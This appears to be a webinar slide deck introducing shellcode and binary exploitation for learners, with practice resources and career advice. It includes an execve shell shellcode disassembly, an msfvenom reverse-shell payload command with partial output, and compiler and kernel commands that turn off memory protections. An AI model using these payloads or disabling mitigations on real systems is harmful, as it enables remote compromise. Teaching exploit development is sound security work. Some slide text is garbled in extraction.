

Live!

Shellcode for the Masses

Jan 29, 2020

PRESENTER:

John Hammond



- Intro by Don Donzal, EH-Net Editor-in-Chief
- Bio John Hammond
- What is Shellcode?
 - Actual definition
 - Usage and context
 - Bad character limitations
- Why do we care?
 - Vulnerable programs
 - We can do this ourselves
 - This is a valuable skill
- How do we learn this stuff?
 - vulnserver
 - exploit-db
 - The Shellcoder's Handbook
- Demo Time!!
 - Online resource: shellstorm
 - Creating our own: shellcraft
 - Evading Restrictions: sub-encoding
- Where do we go from here?
- Q&A







- Video will be made available on EH-Net
- Style = Interview!
 - Q&A in question tab in GTW
 - Twitter using #EHNet
- Post Game in EH-Net "Shellcode" Group: <u>https://www.ethicalhacker.net/groups/shellcode/</u>
- Goal for today Spark conversation.
 Advance your career!

OVERVIEW OF THE NEW EH-NET



- General Layout
 - Magazine side Columnists, Features, Global Calendar
 - Community side Members & Profiles, Activity, Forums, Groups, Community Articles
- Building your "Personal Ethical Hacker Network"
- Hello world! Get Published in the EH-Net Community
- Limited Time All new members get a free pen testing course from eLS!!




BIO – John Hammond



John Hammond is a cybersecurity instructor, developer, red teamer, and CTF enthusiast. Cyber Training Academy curriculum developer and teacher for the Cyber Threat Emulation course, educating both civilian and military members on offensive Python, PowerShell, other scripting languages and the adversarial mindset. He personally developed training material and infosec challenges for events such as PicoCTF and the "Capture the Packet" competition at DEFCON US. John speaks at security conferences such as BsidesNoVA, to students at colleges such as the University of North Carolina Greensboro, and other events like the SANS Holiday Hack Challenge/KringleCon. He is an online YouTube personality to showcase programming tutorials, cyber security guides, and CTF video walkthroughs. John currently holds the following certifications: Security+, CEH, PCAP, OSCP, OSCE, and OSWE.





Shellcode

[ˈˈshel-, kōd] NOUN

"Code that will return a remote shell when executed. The meaning of shellcode has evolved, it now represents any byte code that will be inserted into an exploit to accomplish a desired task."

Source: Tutorial by Steve Hanna

DEF: ETHICAL HACKING



Performing computer security related activities with permission.

Red Teaming

SE

Physical

Oxymoron? Nope

Penetration

Testing

WebApp

- Media focus on crime = negative association
- More specific term for clarification
- Good guys using bad guys' tools & techniques
- Umbrella term to include numerous specialties

Mobile

WebApp = Sub-Category of Pentesting




WHERE DOES BINARY EXPLOITATION FIT?



What is Binary Exploitation?

Binary exploitation is the process of subverting a compiled application such that it violates some trust boundary in a way that is advantageous to you, the attacker.





A BETTER DEFINITION



In hacking, a shellcode is a <u>small piece of code</u> used as the <u>payload</u> in the <u>exploitation</u> of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a desired task can be called shellcode.



LANGUAGE LEVELS



```
when clicked

go to x: 0 y: 0

forever

move 20 steps

say Hello! for 2 secs
```

```
int main()
{
    int a = 2000, b =17;
    printf("Your total is: " a+b);
}
```

```
movl $2000, -4(%rbp)
movl $17, -8(%rbp)
movl -4(%rbp), %eax
addl -8(%rbp), %eax
movl %eax, %edx
movb $0, %al
callq _printf
```

```
01010111 01101001 01101011
01101001 01110000 01100101
01100100 01101001 01100001
```

- Visual
- EX: Scratch
- High Level
- EX: C, C++, Python, Ruby, etc.
- Low Level
- EX: Assembly EXE or binary file
- Machine
- EX: Binary


RAW BYTES



08048054 <	text>:				
8048054:		6a 0b		push	\$0xb
8048056:		58		pop	%eax
8048057:		99		cltd	
8048058:		52		push	%edx
8048059:		66 68 2d	70	pushw	\$0x702d
804805d:		89			
e1		mov	%esp,%ecx		
804805f:		52		push	%edx
8048060:		6a 68		push	\$0x68
8048062:		68 2f 62	61		
73	push	\$0x73616	22f		
8048067:		68 2f 62	69		
6e	push	\$0x6e696	22f		
804806c:		89			
e3		mov	%esp,%ebx		
804806e:		52		push	%edx
804806f:		51		push	%ecx
8048070:		53		push	%ebx
8048071:		89			
e1		mov	%esp,%ecx		
8048073:		cd 80		int	\$0x80

HOW IS SHELLCODE MADE?






LIMITED BY BAD BYTES




```
john@xps15:~$ msfvenom -p linux/x86/shell_reverse_tcp -f c
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of c file: 311 bytes
unsigned char buf[] =
\x 93\x 59\x b0\x 3f\x cd\x 80\x 49\x 79\x f9\x 68\x c0\x a8\x 21\x 21\x 68
"\x02\x00\
```



Vulnerable programs can be abused!







We can use shellcode ourselves!







```
(__TEXT,__text) section
_main:
0000000100000f10
                       55
                                pusha
                                       %rbp
0000000100000f11
                       48 89 e5
                                               %rsp, %rbp
                                       mova
0000000100000f14
                       48 83 ec 30
                                               $0x30, %rsp
                                       suba
0000000100000f18
                       31 c0 xorl
                                       %eax, %eax
0000000100000f1a
                       89 c2 movl
                                       %eax, %edx
                                               -0x20(%rbp), %rsi
0000000100000f1c
                       48 8d 75 e0
                                       leaq
                                                       0xe9(%rip), %rcx ##
0000000100000f20
                       48 8b 0d e9 00 00 00
                                               mova
                                               (%rcx), %rcx
0000000100000f27
                       48 8b 09
                                       mova
                                               %rcx, -0x8(%rbp)
0000000100000f2a
                       48 89 4d f8
0000000100000f2e
                       c7 45 dc 00 00 00 00
                                                       $0x0, -0x24(%rbp)
                                                       0x70(%rip), %rcx ##
0000000100000f35
                       48 8d 0d 70 00 00 00
                                               leaa
0000000100000f3c
                       48 89 4d e0
                                               %rcx. -0x20(%rbp)
0000000100000f40
                       48 c7 45 e8 00 00 00 00
                                                       movq
                                                               $0x0, -0x18
0000000100000f48
                       48 89 cf
                                               %rcx, %rdi
                                       mova
```



Understanding security mitigations

- ASLR Address Space Layout Randomization
- Stack Canaries
- PIE Position Independent Executable
- NX/DEP Data Execution Prevention



Understanding security mitigations

ASLR - Address Space Layout Randomization

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

Stack Canaries

gcc ... -fno-stack-protector ...

PIE - Position Independent Executable


gcc ... -no-pie ...

NX/DEP - Data Execution Prevention

gcc ... -z execstack ...

WHY DO WE CARE?





LINUX PRACTICE - exploit.education



exploit.education

Originally exploit-exercises.com

Virtual machines to explore more in-depth binary exploitation

http://exploit.education/

WELCOME TO EXPLOIT.EDUCATION

exploit.education provides a variety of resources that can be used to learn about vulnerability analysis, exploit development, software debugging, binary analysis, and general cyber security issues.

Virtual machines available

Phoenix

Phoenix introduces basic memory corruption issues such as buffer overflows, format strings and heap exploitation under "old-style" Linux system that does not have any form of modern exploit mitigation systems enabled. It has both 32 bit and 64 bit levels available, for both X86 and ARM systems.

WINDOWS PRACTICE - VulnServer



VulnServer

Developed by Stephen Bradshaw

Debug with:
Immunity Debugger
OllyDbg
WinDbg
x64dbg

C:\Users\sam\Desktop\vulnserver\vulnserver.exe Starting vulnserver version 1.00 Called essential function dll version 1.00 This is vulnerable software! Do not allow access from untrusted systems or networks! Waiting for client connections... root@kali:~# nc -v 192.168.1.129 9999 192.168.1.129: inverse host lookup failed: Unknown host (UNKNOWN) [192.168.1.129] 9999 (?) open Welcome to Vulnerable Server! Enter HELP for help. HELP Valid Commands: HELP STATS [stat value] RTIME [rtime value] LTIME [ltime value] SRUN [srun value] TRUN [trun value] GMON [gmon value] GDOG [gdog value] KSTET [kstet value] GTER [gter value] HTER [hter value] LTER [lter value] KSTAN [lstan value] EXIT STATS 1234567890 STATS VALUE NORMAL TRUN Meelo TRUN COMPLETE

https://github.com/stephenbradshaw/vulnserver


GENERAL PRACTICE - Exploit-DB



Exploit-DB

Read and understand other exploits, find shellcode, and try and craft your own!

https://www.exploit-db.com/



HELPFUL READING - The Shellcoder's Handbook



The Shellcoder's Handbook

Stack and heap overflows, format string vulnerabilities, fuzzing, custom shellcode and MUCH much more!



The Shellcoder's Handbook


Discovering and Exploiting Security Holes Second Edition

> Chris Anley John Heasman Felix "FX" Linder Gerardo Richarte


The Shellcoder's Handbook: Discovering and Exploiting Security Holes (1st Edition) was written by Jack Koziol, David Litchfield, Dave Aitel Chris Anley, Sinan Eren, Neel Mehta, and Riley Hassell



Wiley Publishing, Inc







CAREER OPPORTUNITIES






- AppSec Analyst
- Malware Analyst
- Researcher
- Exploit Developer
- Penetration Tester
- Red Team Member
- CTF Team Member


Salaries for Red Team Exploit Developers



This **is** a valuable skill.



Salaries for Red Team Exploit Developers




Source: https://www.paysa.com/salaries/red-team-exploit-developer--t

HOW DO I GET THERE?



- Experience CTFs, Employment, Home lab, Non-profits, Open source projects, etc.
- Practical Training eLearnSecurity Training Paths (NIST-NICE Role-based Training)



https://www.elearnsecurity.com/course/





https://www.elearnsecurity.com

BUILDING YOUR SKILLSET - JOHN'S RESOURCE LIST



- Corelan Exploitation Tutorials
- Fuzzing Tools <u>AFL</u>, <u>SPIKE</u>, <u>Sulley</u>, <u>BooFuzz</u>
- H0mbre's Security Blog, sh3llcod3r's Blog
- mona.py & <u>Immunity Debugger</u>
- gdb-peda: Python Exploit Development Assistance for GDB
- <u>crackmes.one</u>, <u>pwnable.xyz</u>, <u>Smash The</u>
 <u>Stack</u>, <u>MicroCorruption</u>, <u>pwnable.kr</u>,
 <u>pwnable.tw</u>, <u>ctftime.org</u>
- Python <u>pwntools</u> module
- Books: <u>The Shellcoder's Handbook:</u>
 <u>Discovering and Exploiting Security Holes</u>
- @ JohnHammond, @EthicalHacker





johnhammond j

- @_johnhammond
- youtube.com/johnhammond010
- github.com/johnhammond
- discord.gg/Kgtnfw4













IoT Hacking of a Common Consumer Device

Thursday February 20, 2020 @ 1:00 PM EST

Joseph Neumann, Director of Offensive Security, Coalfire Labs, is a penetration tester for the Labs division at Westminster, Colorado-based Coalfire. Located out of Sterling, Va., Joe's primarily focuses is on network and wireless pentesting and assessments, including expertise in low-power wireless devices such as Bluetooth, zigbee, and 2.4 GHZ.

Joe brings over 17 years of information security experience working with the Department of Defense. He has extensive experience with high security environments and Red Teaming against a variety of Department of Defense and Intelligence Community networks. His work at the DoD ranged from close access physical security assessments to complex Red Team network engagements against Department of Defense Cyber Defense Teams.

He is a decorated Military Veteran that developed and shaped the Army's network hunt and threat emulation operations and doctrine within the Cyber Protection Teams.







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